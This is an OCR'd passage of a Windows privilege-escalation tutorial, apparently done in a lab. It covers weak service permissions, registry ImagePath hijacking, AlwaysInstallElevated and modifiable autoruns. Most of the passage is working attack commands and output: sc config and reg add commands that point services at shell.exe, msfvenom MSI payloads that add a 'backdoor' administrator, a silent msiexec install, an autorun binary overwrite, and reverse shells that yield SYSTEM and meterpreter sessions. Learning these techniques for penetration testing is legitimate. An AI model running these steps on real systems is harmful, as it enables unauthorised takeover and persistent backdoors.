
When Windows makes a call to start a service, it calls the ServiceMain function and expects a return from this call. If you don’ t specify exe-service, the generated payload won’ t be able to give you a persistent shell.

Modify the config using and start the service to execute the payload.


```
sc config daclsvc binpath= "C:\Users\user\Desktop\shell.exe"
```



```
C:\Users\user\Desktop>sc config daclsvc binpath= "C:\Users\user\Desktop\shell.exe"
sc config daclsvc binpath= "C:\Users\user\Desktop\shell.exe"
[SC] ChangeServiceConfig SUCCESS

C:\Users\user\Desktop>sc qc daclsvc
sc qc daclsvc
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: daclsvc
        TYPE               : 10   WIN32_OWN_PROCESS
        START_TYPE         : 3    DEMAND_START
        ERROR_CONTROL      : 1    NORMAL
        BINARY_PATH_NAME   : C:\Users\user\Desktop\shell.exe
        LOAD_ORDER_GROUP   :
```



```
root@kali:/tmp# nc -nlvp 6666
listening on [any] 6666 ...
connect to [192.168.0.114] from (UNKNOWN) [192.168.0.113] 49347
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>exit
root@kali:/tmp#
```




```
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : DACL Service
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem

C:\Users\user\Desktop>

C:\Users\user\Desktop>sc start daclsvc
sc start daclsvc

SERVICE_NAME: daclsvc
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 2  START_PENDING
                                (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x7d0
        PID                : 2976
        FLAGS              :

C:\Users\user\Desktop>
```

Weak Registry Permission


In Windows, services have a registry keys and those keys are located at:

HKLM\SYSTEM\CurrentControlSet\Services\<service_name>


If **Authenticated Users** or **NT AUTHORITY\INTERACTIVE** have FullControl in any of the services, in that case, you can change the binary that is going to be executed by the service.



```
  [+] Looking if you can modify any service registry()
   [?] Check if you can modify the registry of a service https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#services-registry-permissions
    HKLM\system\currentcontrolset\services\regsvc (Interactive [TakeOwnership])
```



```
PS C:\Users\user> Get-Acl -Path hklm:\System\CurrentControlSet\services\regsvc | fl


Path   : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\services\regsvc
Owner  : BUILTIN\Administrators
Group  : NT AUTHORITY\SYSTEM
```




```
Group  : NT AUTHORITY\SYSTEM
Access : Everyone Allow  ReadKey
         NT AUTHORITY\INTERACTIVE Allow  FullControl
         NT AUTHORITY\SYSTEM Allow  FullControl
         BUILTIN\Administrators Allow  FullControl
Audit  :
Sddl   : O:BAG:SYD:P(A;CI;KR;;;WD)(A;CI;KA;;;IU)(A;CI;KA;;;SY)(A;CI;KA;;;BA)
```

Modify the ImagePath key of the registry to your payload path and restart the service.

```
reg add HKLM\SYSTEM\CurrentControlSet\services\regsvc /v ImagePath /t REG_EXPAND_SZ /d c:\Temp\shell.exe /f

sc start regsvc
```


Always Install Elevated

Windows can allow low privilege users to install a Microsoft Windows Installer Package (MSI) with system privileges by the AlwaysInstallElevated group policy.



```
  [+] Checking AlwaysInstallElevated(T1012)
   [?]  https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#alwaysinstallelevated
    AlwaysInstallElevated set to 1 in HKLM!
    AlwaysInstallElevated set to 1 in HKCU!

  [+] Checking WSUS(T1012)
   [?]  https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#wsus
    Not Found
```

Generate a msfvenom payload in msi format.




```
root@kali:/tmp# msfvenom -p windows/adduser USER=backdoor PASS=Pass@1234 -f msi -o evil.msi
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 275 bytes
Final size of msi file: 159744 bytes
Saved as: evil.msi
root@kali:/tmp# msfvenom -p windows/exec CMD='net localgroup administrators backdoor /add' -f msi-nouac -o setup2.msi
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 228 bytes
Final size of msi-nouac file: 159744 bytes
Saved as: setup2.msi
```


msfvenom -p windows/adduser USER=backdoor PASS=Pass@1234 -f msi -o setup.msi

Install the payload using

msiexec /quiet /qn /i C:\Windows\Temp\setup.msi




```
C:\Users\user\Desktop>net localgroup Administrators
net localgroup Administrators
Alias name     Administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Admin
```



```
Admin
Administrator
backdoor
The command completed successfully.
```


Backdoor user added after the MSI is installed

Modifiable Autorun




```
[*] Checking for modifidable registry autoruns and configs...


Key            : HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\My Program
Path           : "C:\Program Files\Autorun Program\program.exe"
ModifiableFile : @{Permissions=System.Object[]; ModifiablePath=C:\Program Files
                 \Autorun Program\program.exe; IdentityReference=Everyone}
```


As the path to the autorun can be modified, we replace the file with our payload. To execute it with elevated privileges we need to wait for someone in the Admin group to login.




```
C:\>copy /y C:\Users\user\Desktop\shell.exe "C:\Program Files\Autorun Program\program.exe"
copy /y C:\Users\user\Desktop\shell.exe "C:\Program Files\Autorun Program\program.exe"
        1 file(s) copied.
```



Admin login



```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.0.114:6666
[*] Sending stage (180291 bytes) to 192.168.0.113
[*] Meterpreter session 2 opened (192.168.0.114:6666 -> 192.168.0.113:49742) at 2020-04-18 12:51:59 +0530

meterpreter > getuid
Server username: GHOST\Admin
meterpreter > sysinfo
Computer        : GHOST
```



```
Computer        : GHOST
OS              : Windows 7 (6.1 Build 7600).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 5
Meterpreter     : x86/windows
```

